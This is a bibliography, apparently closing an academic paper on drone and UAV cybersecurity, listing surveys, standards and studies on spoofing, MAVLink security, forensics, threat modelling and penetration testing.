10. Wang H., Zhao H., Zhang J., Ma D., Li J., Wei J. Survey on unmanned aerial vehicle networks : a cyber-physical system perspective. *IEEE Communications Surveys & Tutorials*. 2020. Vol. 22. No. 2. P. 1027–1070. DOI: 10.1109/COMST.2019.2962207.

11. Про затвердження Правил виконання польотів безпілотними авіаційними комплексами державної авіації України : наказ Міністерства оборони України від 08.12.2016 № 661. URL: https://zakon.rada.gov.ua/laws/show/z0031-17 (дата звернення: 16.03.2026).

12. Sihag V., Choudhary G., Choudhary P., Dragoni N. Cyber4Drone : a systematic review of cyber security and forensics in next-generation drones. *Drones*. 2023. Vol. 7. No. 7. Article no. 430. P. 1–29. DOI: 10.3390/drones7070430.

13. Osmani K., Schulz D. Comprehensive investigation of unmanned aerial vehicles (UAVs) : an in-depth analysis of avionics systems. Sensors. 2024. Vol. 24. No. 10. Article no. 3064. P. 1–42. DOI: 10.3390/s24103064.

14. Mekdad Y., Aris A., Babun L., Fergougui A. E., Conti M., Lazzeretti R., Uluagac A. S. A survey on security and privacy issues of UAVs. *Computer Networks.* 2023. Vol. 224. Article no. 109626. P. 1–25. DOI: 10.1016/j.comnet.2023.109626.

15. Alotaibi F. M., Al-Dhaqm A., Al-Otaibi Y. D., Alsewari A. A. A comprehensive collection and analysis model for the drone forensics field. *Sensors*. 2022. Vol. 22. No. 17. Article no. 6486. P. 1–26. DOI: 10.3390/s22176486.

16. Hashim H. A. Advances in UAV avionics systems architecture, classification and integration : a comprehensive review and future perspectives. *Results in Engineering*. 2025. Vol. 25. Article no. 103786. P. 1–19. DOI: 10.1016/j.rineng.2024.103786.

17. Yaacoub J.-P., Noura H., Salman O., Chehab A. Security analysis of drones systems : attacks, limitations, and recommendations. *Internet of Things*. 2020. Vol. 11. Article no. 100218. P. 1–39. DOI: 10.1016/j.iot.2020.100218.

18. Schiller N., Chlosta M., Schloegel M., Bars N., Eisenhofer T., Scharnowski T., Domke F., Schönherr L., Holz T. Drone security and the mysterious case of DJI's DroneID. *Network and Distributed System Security (NDSS) Symposium 2023*, San Diego, CA, USA, Feb. 27 – Mar. 3, 2023. DOI: 10.14722/ndss.2023.24217.

19. Lan J. K. W., Lee F. K. W. Drone forensics : a case study on DJI Mavic Air 2. *2021 23rd International Conference on Advanced Communication Technology (ICACT)*, PyeongChang, Korea (South), Feb. 7–10, 2021. P. 291–296. DOI: 10.23919/ICACT51234.2021.9370578.

20. Kim S., Youn T.-Y., Choi D., Park K.-W. UAV-Undertaker : securely verifiable remote erasure scheme with a countdown-concept for UAV via randomized data synchronization. *Wireless Communications and Mobile Computing*. 2019. Vol. 2019. No. 1. Article no. 8913910. P. 1–11. DOI: 10.1155/2019/8913910.

21. Kim Y., Cho K., Kim S. Challenges in dynamic analysis of drone firmware and its solutions. *IEEE Access*. 2024. Vol. 12. P. 106593–106604. DOI: 10.1109/ACCESS.2024.3425604.

22. Socha P., Miškovský V., Novotný M. A comprehensive survey on the non-invasive passive side-channel analysis. *Sensors.* 2022. Vol. 22. No. 21. Article no. 8096. P. 1–37. DOI: 10.3390/s22218096.

23. Radtke T., Ababei C. Safeguarding unmanned aerial vehicles against side-channel analysis via motor noise injection. *2022 IEEE International Symposium on*

Hardware Oriented Security and Trust (HOST), McLean, VA, USA, Jun. 27–30, 2022. P. 65–68. DOI: 10.1109/HOST54066.2022.9839837.

24. Sathaye H., Strohmeier M., Lenders V., Ranganathan A. An experimental study of GPS spoofing and takeover attacks on UAVs. *31st USENIX Security Symposium (USENIX Security 22)*, Boston, MA, USA, Aug. 10–12, 2022. P. 3503–3520. URL: https://www.usenix.org/system/files/sec22-sathaye.pdf (дата звернення: 16.03.2026).

25. Khan S. Z., Mohsin M., Iqbal W. On GPS spoofing of aerial platforms : a review of threats, challenges, methodologies, and future research directions. PeerJ Computer Science. 2021. Vol. 7. Article no. e507. DOI: 10.7717/peerj-cs.507.

26. Zidane Y., Silva J. S., Tavares G. Jamming and spoofing techniques for drone neutralization : an experimental study. *Drones*. 2024. Vol. 8. No. 12. Article no. 743. P. 1–18. DOI: 10.3390/drones8120743.

27. Edström V., Zeynalli E. Penetration testing a civilian drone : reverse engineering software in search for security vulnerabilities : bachelor's thesis in computer science / KTH Royal Institute of Technology, School of Electrical Engineering and Computer Science. Stockholm, 2020. 38 p. URL: https://www.diva-portal.org/smash/get/diva2:1463784/FULLTEXT01.pdf (дата звернення: 16.03.2026).

28. Wei X., Sun C., Lyu M., Song Q., Li Y. ConstDet : control semantics-based detection for GPS spoofing attacks on UAVs. *Remote Sensing*. 2022. Vol. 14. No. 21. Article no. 5587. P. 1–23. DOI: 10.3390/rs14215587.

29. Ma T., Zhang X., Miao Z. Detection of UAV GPS spoofing attacks using a stacked ensemble method. *Drones.* 2025. Vol. 9. No. 1. Article no. 2. P. 1–17. DOI: 10.3390/drones9010002.

30. Davidovich B., Nassi B., Elovici Y. Towards the detection of GPS spoofing attacks against drones by analyzing camera's video stream. *Sensors*. 2022. Vol. 22. No. 7. Article no. 2608. P. 1–17. DOI: 10.3390/s22072608.

31. Ferreira R., Gaspar J., Sebastião P., Souto N. A software defined radio based anti-UAV mobile system with jamming and spoofing capabilities. *Sensors*. 2022. Vol. 22. No. 4. Article no. 1487. P. 1–17. DOI: 10.3390/s22041487.

32. Badar A. U. R., Mahmood D., Iqbal A., Kim S. W., Akleylek S., Cengiz K., Nauman A. DeepSpoofNet : a framework for securing UAVs against GPS spoofing attacks. *PeerJ Computer Science*. 2025. Vol. 11. Article no. e2714. P. 1–37. DOI: 10.7717/peerj-cs.2714.

33. Shi Q., Caleb T. D., Shao S., Kaabouch N. Security of ADS-B and remote ID systems : cyberattacks, detection techniques, and countermeasures. *Sensors*. 2026. Vol. 26. No. 2. Article no. 634. P. 1–33. DOI: 10.3390/s26020634.

34. Sharifi I., Ghazanfari M., Taye A. et al. A survey of security challenges and solutions for UAS traffic management (UTM) and small unmanned aerial systems (sUAS). *AIAA SCITECH 2026 Forum*, Orlando, FL, USA, Jan. 12–16, 2026. 26 p. DOI: 10.2514/6.2026-2892.

35. Tedeschi P., Ganti S. G., Sciancalepore S. Selective authenticated pilot location disclosure for remote ID-enabled drones. *Proceedings on Privacy Enhancing Technologies*. 2024. Vol. 2024. No. 3. P. 523–539. DOI: 10.56553/popets-2024-0091.

36. Wang D., Li S., Xiao G., Liu Y., Sui Y. An exploratory study of autopilot software bugs in unmanned aerial vehicles. *29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE 2021)*, Athens, Greece, Aug. 23–28, 2021. P. 20–31. DOI: 10.1145/3468264.3468559.

37. Malviya V. K., Minn W., Shar L. K., Jiang L. Fuzzing drones for anomaly detection : a systematic literature review. *Computers & Security*. 2025. Vol. 148. Article no. 104157. P. 1–23. DOI: 10.1016/j.cose.2024.104157.

38. Wang Z., Li Y., Wu S., Zhou Y., Yang L., Xu Y., Zhang T., Pan Q. A survey on cybersecurity attacks and defenses for unmanned aerial systems. *Journal of Systems Architecture.* 2023. Vol. 138. Article no. 102870. P. 1–25. DOI: 10.1016/j.sysarc.2023.102870.

39. Han R., Yang C., Ma S., Ma J., Sun C., Li J., Bertino E. Control parameters considered harmful : detecting range specification bugs in drone configuration modules via learning-guided search. *44th International Conference on Software Engineering*

(ICSE 2022), Pittsburgh, PA, USA, May 21–29, 2022. P. 462–473. DOI: 10.1145/3510003.3510084.

40. Kwon Y.-M., Yu J., Cho B.-M., Eun Y., Park K.-J. Empirical analysis of MAVLink protocol vulnerability for attacking unmanned aerial vehicles. *IEEE Access*. 2018. Vol. 6. P. 43203–43212. DOI: 10.1109/ACCESS.2018.2863237.

41. Jeong S., Park E., Seo K. U., Yoo J. D., Kim H. K. MUVIDS : false MAVLink injection attack detection in communication for unmanned vehicles. *3rd International Workshop on Automotive and Autonomous Vehicle Security (AutoSec 2021)*, San Diego, CA, USA, Feb. 25, 2021. P. 1–6. DOI: 10.14722/autosec.2021.23036.

42. Yu A., Kolotylo I., Hashim H. A., Eltoukhy A. E. E. Electronic warfare cyberattacks, countermeasures, and modern defensive strategies of UAV avionics : a survey. *IEEE Access.* 2025. Vol. 13. P. 68660–68681. DOI: 10.1109/ACCESS.2025.3561068.

43. Alsadie D. Cybersecurity and artificial intelligence in unmanned aerial vehicles : emerging challenges and advanced countermeasures. *IET Information Security*. 2025. Vol. 2025. No. 1. Article no. 2046868. P. 1–50. DOI: 10.1049/ise2/2046868.

44. Tian J., Wang B., Guo R., Wang Z., Cao K., Wang X. Adversarial attacks and defenses for deep-learning-based unmanned aerial vehicles. *IEEE Internet of Things Journal.* 2022. Vol. 9. No. 22. P. 22399–22409. DOI: 10.1109/JIOT.2021.3111024.

45. Kim H., Ozmen M. O., Bianchi A., Celik Z. B., Xu D. PGFUZZ : policy-guided fuzzing for robotic vehicles. *Network and Distributed System Security (NDSS) Symposium 2021*, Feb. 21–24, 2021. P. 1–18. DOI: 10.14722/ndss.2021.24096.

46. Tlili F., Fourati L. C., Ayed S., Ouni B. Investigation on vulnerabilities, threats and attacks prohibiting UAVs charging and depleting UAVs batteries : assessments and countermeasures. *Ad Hoc Networks.* 2022. Vol. 129. Article no. 102805. DOI: 10.1016/j.adhoc.2022.102805.

47. Zhao T., Zhang Y., Wang M., Feng W., Cao S., Wang G. A critical review on the battery system reliability of drone systems. *Drones*. 2025. Vol. 9. No. 8. Article no. 539. P. 1–59. DOI: 10.3390/drones9080539.

48. Shibl M. M., Ismail L. S., Massoud A. M. A machine learning-based battery management system for state-of-charge prediction and state-of-health estimation for unmanned aerial vehicles. *Journal of Energy Storage*. 2023. Vol. 66. Article no. 107380. DOI: 10.1016/j.est.2023.107380.

49. Koubâa A., Allouch A., Alajlan M., Javed Y., Belghith A., Khalgui M. Micro air vehicle link (MAVlink) in a nutshell : a survey. *IEEE Access*. 2019. Vol. 7. P. 87658–87680. DOI: 10.1109/ACCESS.2019.2924410.

50. Ficco M., Granata D., Palmieri F., Rak M. A systematic approach for threat and vulnerability analysis of unmanned aerial vehicles. *Internet of Things*. 2024. Vol. 26. Article no. 101180. P. 1–7. DOI: 10.1016/j.iot.2024.101180.

51. Du F., Ge J., Wang W., Zou Y., Chang S.-Y., Fan W. Exploiting the vulnerabilities in MAVLink protocol for UAV hijacking. *2024 17th International Conference on Security of Information and Networks (SIN),* Sydney, Australia, Dec. 2–4, 2024. P. 1–8. DOI: 10.1109/SIN63213.2024.10871546.

52. Hamza M. A., Mohsin M., Khalil M., Kazam Abbas Kazmi S. M. MAVLink protocol : a survey of security threats and countermeasures. *2024 4th International Conference on Digital Futures and Transformative Technologies (ICoDT2)*, Islamabad, Pakistan, Oct. 22–23, 2024. P. 1–8. DOI: 10.1109/ICoDT262145.2024.10740195.

53. Tsao K.-Y., Girdler T., Vassilakis V. G. A survey of cyber security threats and solutions for UAV communications and flying ad-hoc networks. *Ad Hoc Networks*. 2022. Vol. 133. Article no. 102894. P. 1–39. DOI: 10.1016/j.adhoc.2022.102894.

54. Sciancalepore S., Ibrahim O. A., Oligeri G., Di Pietro R. PiNcH : an effective, efficient, and robust solution to drone detection via network traffic analysis. *Computer Networks*. 2020. Vol. 168. Article no. 107044. DOI: 10.1016/j.comnet.2019.107044.

55. Alipour-Fanid A., Dabaghchian M., Wang N., Wang P., Zhao L., Zeng K. Machine learning-based delay-aware UAV detection and operation mode identification over encrypted Wi-Fi traffic. *IEEE Transactions on Information Forensics and Security.* 2020. Vol. 15. P. 2346–2360. DOI: 10.1109/TIFS.2019.2959899.

56. Khan N. A., Brohi S. N., Jhanjhi N. UAV's applications, architecture, security issues and attack scenarios : a survey. *Intelligent Computing and Innovation on Data Science* / ed. by Peng S.-L., Son L. H., Suseendran G., Balaganesh D. Singapore : Springer, 2020. P. 753–760. DOI: 10.1007/978-981-15-3284-9_81.

57. Nassi B., Bitton R., Masuoka R., Shabtai A., Elovici Y. SoK : security and privacy in the age of commercial drones. *2021 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, May 24–27, 2021. P. 1434–1451. DOI: 10.1109/SP40001.2021.00005.

58. Pekarčík P., Chovancová E., Havrilla M., Hasin M. Security analysis of attacks on UAV. *2023 IEEE 21st World Symposium on Applied Machine Intelligence and Informatics (SAMI)*, Herľany, Slovakia, Jan. 19–21, 2023. P. 57–62. DOI: 10.1109/SAMI58000.2023.10044500.

59. Xu H., Zhang H., Sun J., Xu W., Wang W., Li H., Zhang J. Experimental analysis of MAVLink protocol vulnerability on UAVs security experiment platform. *2021 3rd International Conference on Industrial Artificial Intelligence (IAI)*, Shenyang, China, Nov. 8–11, 2021. P. 1–6. DOI: 10.1109/IAI53119.2021.9619330.

60. Dixit B., Ananthapadmanabhan A., Thahsin A., Pathak S., Kasbekar G. S., Maity A. A novel cipher for enhancing MAVLink security : design, security analysis, and performance evaluation using a drone testbed. *IEEE Open Journal of the Communications Society*. 2025. Vol. 6. P. 9027–9051. DOI: 10.1109/OJCOMS.2025.3621318.

61. Allouch A., Cheikhrouhou O., Koubâa A., Khalgui M., Abbes T. MAVSec : securing the MAVLink protocol for Ardupilot/PX4 unmanned aerial systems. *2019 15th International Wireless Communications & Mobile Computing Conference (IWCMC),* Tangier, Morocco, Jun. 24–28, 2019. P. 621–628. DOI: 10.1109/IWCMC.2019.8766667.

62. Rodday N. M., Schmidt R. de O., Pras A. Exploring security vulnerabilities of unmanned aerial vehicles. NOMS 2016 – 2016 IEEE/IFIP Network Operations and Management Symposium, Istanbul, Turkey, Apr. 25–29, 2016. P. 993–994. DOI: 10.1109/NOMS.2016.7502939.

63. Kang J. G., Choi B. C. Multi-modem-based FHSS-drone takeover with precision spoofing. *ETRI Journal*. 2025. Vol. 47. No. 3. P. 410–421. DOI: 10.4218/etrij.2024-0369.

64. Pirayesh H., Zeng H. Jamming attacks and anti-jamming strategies in wireless networks : a comprehensive survey. *IEEE Communications Surveys & Tutorials.* 2022. Vol. 24. No. 2. P. 767–809. DOI: 10.1109/COMST.2022.3159185.

65. Krasnyánszki B., Brassai S. T., Németh A. UAV weaknesses against deauthentication based hijacking attacks. *2024 IEEE 22nd World Symposium on Applied Machine Intelligence and Informatics (SAMI),* Stará Lesná, Slovakia, Jan. 25–27, 2024. P. 493–498. DOI: 10.1109/SAMI60510.2024.10432859.

66. Pratama D., Moon J., Laksmono A. M. A., Yun D., Muhammad I., Jeong B., Ji J., Kim H. Behind the wings : the case of reverse engineering and drone hijacking in DJI enhanced Wi-Fi protocol. arXiv preprint. 2023. arXiv:2309.05913 [cs.CR]. 10 p. DOI: 10.48550/arXiv.2309.05913.

67. Jacobsen R. H., Marandi A. Security threats analysis of the unmanned aerial vehicle system. MILCOM 2021 – 2021 IEEE Military Communications Conference (MILCOM), San Diego, CA, USA, Nov. 29 – Dec. 2, 2021. P. 316–322. DOI: 10.1109/MILCOM52596.2021.9652900.

68. Riahi Manesh M., Kaabouch N. Cyber-attacks on unmanned aerial system networks : detection, countermeasure, and future research directions. *Computers & Security*. 2019. Vol. 85. P. 386–401. DOI: 10.1016/j.cose.2019.05.003.

69. d'Ambrosio N., Perrone G., Romano S. P., Urraro A. A cyber-resilient open architecture for drone control. *Computers & Security*. 2025. Vol. 150. Article no. 104205. P. 1–14. DOI: 10.1016/j.cose.2024.104205.

70. Pan K., Lyu Y., Yang F., Tan Z., Pan Q. Attack detection and security control for UAVs against attacks on desired trajectory. *Journal of Intelligent & Robotic Systems*. 2024. Vol. 110. No. 2. Article no. 68. P. 1–19. DOI: 10.1007/s10846-024-02086-3.

71. Amorim A., Taylor M., Kann T., Leavens G., Harrison W., Joneckis L. UAV resilience against stealthy attacks. arXiv preprint. 2025. arXiv:2503.17298 [cs.CR]. 8 p. DOI: 10.48550/arXiv.2503.17298.

72. Allouch A., Cheikhrouhou O., Koubâa A., Toumi K., Khalgui M., Nguyen Gia T. UTM-Chain : blockchain-based secure unmanned traffic management for Internet of Drones. *Sensors*. 2021. Vol. 21. No. 9. Article no. 3049. P. 1–20. DOI: 10.3390/s21093049.

73. Miao S., Li Y., Pan Q. Honeypot game theory against DoS attack in UAV cyber. *Computers, Materials & Continua*. 2023. Vol. 76. No. 3. P. 2745–2762. DOI: 10.32604/cmc.2023.037257.

74. Nweke L., Wolthusen S. A review of asset-centric threat modelling approaches. *International Journal of Advanced Computer Science and Applications*. 2020. Vol. 11. No. 2. P. 1–6. DOI: 10.14569/IJACSA.2020.0110201.

75. Tatam M., Shanmugam B., Azam S., Kannoorpatti K. A review of threat modelling approaches for APT-style attacks. *Heliyon*. 2021. Vol. 7. No. 1. Article no. e05969. P. 1–19. DOI: 10.1016/j.heliyon.2021.e05969.

76. Shostack A. Threat modeling : designing for security. Indianapolis, IN : Wiley, 2014. 624 p. ISBN 978-1-118-80999-0.

77. Yerden A. U., Senol S., Kara M., Dilibal S. xT-STRIDE threat model for unmanned air vehicle security. *International Journal of Information Security*. 2025. Vol. 24. No. 4. Article no. 169. P. 1–22. DOI: 10.1007/s10207-025-01082-4.

78. Salamh F., Karabiyik U., Rogers M. A constructive DIREST security threat modeling for drone as a service. *Journal of Digital Forensics, Security and Law*. 2021. Vol. 16. No. 1. P. 1–18. DOI: 10.15394/jdfsl.2021.1695.

79. Jacobsen R. H., Matlekovic L., Münchow S. Multi-drone system threat analysis and specification of the security system design : deliverable D5.2 / Drones4Safety Consortium. Aarhus, Denmark, 2022. 27 p. URL: https://drones4safety.eu/wp-content/uploads/2022/06/ D5.2-Multi-drone-system-threat-analysis-and-specification-of-the- security-system-design.pdf (дата звернення: 16.03.2026).

80. Alluhybi W. I., Alhazmi O. H. Towards a threat model for unmanned aerial vehicles. *Intelligent Computing and Innovation on Data Science* / ed. by Peng S.-L., Hsieh S.-Y., Gopalakrishnan S., Duraisamy B. Singapore : Springer Nature, 2021. P. 319–328. DOI: 10.1007/978-981-16-3153-5_35.

81. Schneier B. Attack trees. *Dr. Dobb's Journal*. 1999. Vol. 24. No. 12. P. 21–29.

82. Tran T. D. Cybersecurity risk assessment for unmanned aircraft systems : PhD thesis / Université Grenoble Alpes. Grenoble, France, 2021. 218 p. URL: https://hal.science/tel-03200719 (дата звернення: 16.03.2026).

83. Almulhem A. Threat modeling of a multi-UAV system. *Transportation Research Part A: Policy and Practice.* 2020. Vol. 142. P. 290–295. DOI: 10.1016/j.tra.2020.11.004.

84. Garg S., Aujla G. S., Kumar N., Batra S. Tree-based attack–defense model for risk assessment in multi-UAV networks. *IEEE Consumer Electronics Magazine*. 2019. Vol. 8. No. 6. P. 35–41. DOI: 10.1109/MCE.2019.2941345.

85. Miao S., Pan Q. Risk assessment of UAV cyber range based on Bayesian–Nash equilibrium. *Drones.* 2024. Vol. 8. No. 10. Article no. 556. P. 1–25. DOI: 10.3390/drones8100556.

86. UcedaVélez T., Morana M. M. Risk centric threat modeling : process for attack simulation and threat analysis. Hoboken, NJ : John Wiley & Sons, 2015. 664 p.

87. Dehbi F., Zraib M., Chebak A. PASTAD : a context-aware threat modeling methodology for unmanned aerial systems. *Cyber Security and Applications*. 2025. Vol. 3. Article no. 100111. P. 1–19. DOI: 10.1016/j.csa.2025.100111.

88. Raja M. I., Prigg B. N., Akram S., Dhanoa M., Islam A., Barreto A. D. B. A comprehensive security and privacy analysis of the uncrewed aircraft system traffic management (UTM) – a cyber security system perspective. *2025 AIAA DATC/IEEE 44th Digital Avionics Systems Conference (DASC)*, Montreal, QC, Canada, Sep. 14–18, 2025. P. 1–10. DOI: 10.1109/DASC66011.2025.11257358.

89. Deng M., Wuyts K., Scandariato R., Preneel B., Joosen W. A privacy threat analysis framework : supporting the elicitation and fulfillment of privacy requirements. *Requirements Engineering*. 2011. Vol. 16. No. 1. P. 3–32. DOI: 10.1007/s00766-010-0115-7.

90. Wuyts K., Sion L., Joosen W. LINDDUN GO : a lightweight approach to privacy threat modeling. *2020 IEEE European Symposium on Security and Privacy*

Workshops (EuroS&PW), Genoa, Italy, Sep. 7–11, 2020. P. 302–309. DOI: 10.1109/EuroSPW51379.2020.00047.

91. Naik N., Jenkins P., Grace P., Naik D., Prajapat S., Song J. A comparative analysis of threat modelling methods : STRIDE, DREAD, VAST, PASTA, OCTAVE, and LINDDUN. *Contributions Presented at The International Conference on Computing, Communication, Cybersecurity and AI*, July 3–4, 2024, London, UK / ed. by Naik N., Jenkins P., Prajapat S., Grace P. Cham : Springer Nature Switzerland, 2024. (Lecture Notes in Networks and Systems ; vol. 884). P. 271–280. DOI: 10.1007/978-3-031-74443-3_16.

92. Branco B., Silva J. S., Correia M. D3S : a drone security scoring system. *Information*. 2024. Vol. 15. No. 12. Article no. 811. P. 1–23. DOI: 10.3390/info15120811.

93. Burbank J., Caleb T., Andam E., Kaabouch N. Detection and mitigation of cyber attacks on UAV networks. *Electronics*. 2026. Vol. 15. No. 2. Article no. 317. P. 1–56. DOI: 10.3390/electronics15020317.

94. Babeshko I., Illiashenko O., Kharchenko V., Leontiev K. Towards trustworthy safety assessment by providing expert and tool-based XMECA techniques. *Mathematics*. 2022. Vol. 10. No. 13. Article no. 2297. P. 1–25. DOI: 10.3390/math10132297.

95. Kharchenko V., Torianyk V. Cybersecurity of the Internet of Drones : vulnerabilities analysis and IMECA based assessment. *2018 IEEE 9th International Conference on Dependable Systems, Services and Technologies (DESSERT)*, Kyiv, Ukraine, May 24–27, 2018. P. 364–369. DOI: 10.1109/DESSERT.2018.8409160.

96. Torianyk V., Kharchenko V., Zemlianko H. IMECA based assessment of Internet of Drones systems cyber security considering radio frequency vulnerabilities. *2nd International Workshop on Intelligent Information Technologies and Systems of Information Security (IntelITSIS'2021)*, Khmelnytskyi, Ukraine, Mar. 24–26, 2021. Vol. 2853. P. 1–10. URL: https://ceur-ws.org/Vol-2853/paper50.pdf (дата звернення: 16.03.2026).

97. Zemlianko H., Kharchenko V. Cybersecurity risk analysis of multifunctional UAV fleet systems : a conceptual model and IMECA-based technique. *Radioelectronic and Computer Systems*. 2023. No. 4. P. 152–170. DOI: 10.32620/reks.2023.4.11.

98. Землянко Г. А., Харченко В. С. IMECA-аналіз кібербезпеки систем багатофункціональних флотів БПЛА при комбінованих атаках : базові моделі та вибір контрзаходів. *Вимірювальна та обчислювальна техніка в технологічних процесах.* 2023. № 4. С. 225–233. DOI: 10.31891/2219-9365-2023-76-30.

99. Illiashenko O., Kharchenko V., Babeshko I., Fesenko H., Di Giandomenico F. Security-informed safety analysis of autonomous transport systems considering AI-powered cyberattacks and protection. *Entropy*. 2023. Vol. 25. No. 8. Article no. 1123. P. 1–35. DOI: 10.3390/e25081123.

100. Kharchenko V., Illiashenko O., Fesenko H., Babeshko I. AI cybersecurity assurance for autonomous transport systems : scenario, model, and IMECA-based analysis. *Multimedia Communications, Services and Security* / ed. by Dziech A., Mees W., Niemiec M. Cham : Springer International Publishing, 2022. (Communications in Computer and Information Science ; vol. 1689). P. 66–79. DOI: 10.1007/978-3-031-20215-5_6.

101. Неретін О. С., Харченко В. С. Метод аналізу критичності вразливостей великих мовних моделей. *Вимірювальна та обчислювальна техніка в технологічних процесах.* 2026. № 1. С. 443–450. DOI: 10.31891/2219-9365-2026-85-54.

102. Denis M., Zena C., Hayajneh T. Penetration testing : concepts, attack methods, and defense strategies. *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, Farmingdale, NY, USA, Apr. 29, 2016. P. 1–6. DOI: 10.1109/LISAT.2016.7494156.

103. Scarfone K., Souppaya M., Cody A., Orebaugh A. Technical guide to information security testing and assessment : NIST Special Publication 800-115. Gaithersburg, MD : National Institute of Standards and Technology, 2008. 80 p. DOI: 10.6028/NIST.SP.800-115. URL: https://csrc.nist.gov/pubs/sp/800/115/final (дата звернення: 16.03.2026).

104. PTES Technical Guidelines : the Penetration Testing Execution Standard. URL: http://www.pentest-standard.org/index.php/ PTES_Technical_Guidelines (дата звернення: 16.03.2026).

105. Barceló M., Herzog P. OSSTMM 3 : the open source security testing methodology manual - contemporary security testing and analysis. ISECOM, 2010. 213 p. URL: https://www.isecom.org/OSSTMM.3.pdf (дата звернення: 16.03.2026).

106. Rathore B., Herrera O., Raman S., Brunner M., Brunati P., Chavan U., Dilaj M., Subramaniam R. K. Information systems security assessment framework (ISSAF) : draft 0.2.1. OISSG, 2005. 1264 p. URL: https://untrustednetwork.net/files/issaf0.2.1.pdf (дата звернення: 16.03.2026).

107. OWASP Web Security Testing Guide (WSTG) : version 4.2 / OWASP Foundation. 2020. URL: https://owasp.org/www-project-web-security-testing-guide/ (дата звернення: 21.03.2026).

108. Altulaihan E. A., Alismail A., Frikha M. A survey on web application penetration testing. *Electronics*. 2023. Vol. 12. No. 5. Article no. 1229. P. 1–23. DOI: 10.3390/electronics12051229.

109. OWASP Top 10 Drone Security Risks / OWASP Foundation. 2022. URL: https://owasp.org/www-project-top-10-drone-security-risks/ (дата звернення: 16.03.2026).

110. MITRE ATT&CK : adversarial tactics, techniques, and common knowledge / The MITRE Corporation. URL: https://attack.mitre.org/ (дата звернення: 16.03.2026).

111. Яцків В. В., Яцків Н. Г., Возняк С. І., Кондратюк В. М. Методика виконання тестів на проникнення з використанням MITRE ATT&CK. *Інформатика та математичні методи в моделюванні*. 2025. Т. 15. № 2. С. 288–297. DOI: 10.15276/imms.v15.no2.288.

112. Karmakar G., Petty M., Ahmed H., Das R., Kamruzzaman J. Security of Internet of Things devices : ethical hacking a drone and its mitigation strategies. *2022 IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE)*, Gold Coast, Australia, Dec. 18–20, 2022. P. 1–5. DOI: 10.1109/CSDE56538.2022.10089255.

113. Veerappan C. S., Keong P. L. K., Balachandran V., Fadilah M. S. B. M. DRAT : a penetration testing framework for drones. *2021 IEEE 16th Conference on Industrial Electronics and Applications (ICIEA)*, Chengdu, China, Aug. 1–4, 2021. P. 498–503. DOI: 10.1109/ICIEA51954.2021.9516363.

114. Marchetti E., Waheed T., Calabrò A. Cybersecurity testing in drones domain : a systematic literature review. *IEEE Access*. 2024. Vol. 12. P. 171166–171184. DOI: 10.1109/ACCESS.2024.3495994.

115. Malik S. Security of unmanned aerial vehicle systems through advanced penetration testing : preprint. TechRxiv. 2024. 17 p. DOI: 10.36227/techrxiv.172296783.30458380/v1.

116. Anagnostis I., Kotzanikolaou P., Douligeris C. Understanding and securing the risks of unmanned aerial vehicle services. *IEEE Access*. 2025. Vol. 13. P. 47955–47995. DOI: 10.1109/ACCESS.2025.3549861.

117. Aderinto A., Pournouri S., Moshiri S. Enhancing security of unmanned aerial vehicle through vulnerability assessment and penetration testing : a case study on Parrot AR Drone 2.0. *Space Governance : Challenges, Threats and Countermeasures* / ed. by Jahankhani H., Kendzierskyj S., Pournouri S., Pozza M. A. Cham : Springer Nature Switzerland, 2024. P. 75–103. DOI: 10.1007/978-3-031-62228-1_3.

118. Devine T. R., Cunningham D. J., Hasselman T. J. K., Hudson A. A., Roland A. M., Scott J. A., Thompson G. W., Yokum L. G., Zekonis P. F. INDRA : a drone penetration testing platform for cybersecurity education. *Foundations of Computer Science and Frontiers in Education : Computer Science and Computer Engineering* / ed. by Arabnia H. R., Deligiannidis L., Amirian S., Ghareh Mohammadi F., Shenavarmasouleh F. Cham : Springer Nature Switzerland, 2025. P. 235–251. DOI: 10.1007/978-3-031-85930-4_22.

119. Han R., Yang C., Ma S., Ma J., Sun C., Li J., Bertino E. Control parameters considered harmful : detecting range specification bugs in drone configuration modules via learning-guided search. *44th International Conference on Software Engineering (ICSE 2022),* Pittsburgh, PA, USA, May 21–29, 2022. P. 462–473. DOI: 10.1145/3510003.3510084.

120. Wang J., Zhang H., Jiang C., Clark A., Zhang N. ConTest : taming the cyber-physical input space in fuzz testing with control theory. *2025 ACM SIGSAC Conference on Computer and Communications Security (CCS '25)*, Taipei, Taiwan, Oct. 13–17, 2025. P. 3311–3325. DOI: 10.1145/3719027.3765129.

121. Kharchenko V., Kliushnikov I., Rucinski A., Fesenko H., Illiashenko O. UAV fleet as a dependable service for smart cities : model-based assessment and application. *Smart Cities*. 2022. Vol. 5. No. 3. Article no. 58. P. 1151–1178. DOI: 10.3390/smartcities5030058.

122. Клюшніков І. М. Оцінка безпеки застосування безпілотних літальних апаратів з використанням марковських моделей. *Системи озброєння і військова техніка*. 2024. № 4(76). С. 51–57. DOI: 10.30748/soivt.2023.76.05.

123. Liu Q., Xing L., Zhou C. Probabilistic modeling and analysis of sequential cyber-attacks. *Engineering Reports*. 2019. Vol. 1. No. 4. Article no. e12065. P. 1–19. DOI: 10.1002/eng2.12065.

124. Le N. T., Hoang D. B. A threat computation model using a Markov chain and Common Vulnerability Scoring System and its application to cloud security. *Journal of Telecommunications and the Digital Economy*. 2019. Vol. 7. No. 1. P. 37–56. DOI: 10.18080/jtde.v7n1.181.

125. Pascoe C., Quinn S., Scarfone K. The NIST Cybersecurity Framework (CSF) 2.0 : NIST Cybersecurity White Paper 29. Gaithersburg, MD : National Institute of Standards and Technology, 2024. 32 p. DOI: 10.6028/NIST.CSWP.29.

126. ДСТУ EN ISO/IEC 27001:2022. Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Вимоги (EN ISO/IEC 27001:2017, IDT; ISO/IEC 27001:2013 including Cor 1:2014 and Cor 2:2015, IDT). [Чинний від 2023-12-31]. Київ : ДП «УкрНДНЦ», 2022.

127. ДСТУ ISO/IEC TS 27110:2023. Інформаційна безпека, кібербезпека та захист конфіденційності. Настанови щодо розроблення інфраструктури кібербезпеки (ISO/IEC TS 27110:2021, IDT). [Чинний від 2023-06-25]. Київ : ДП «УкрНДНЦ», 2023.

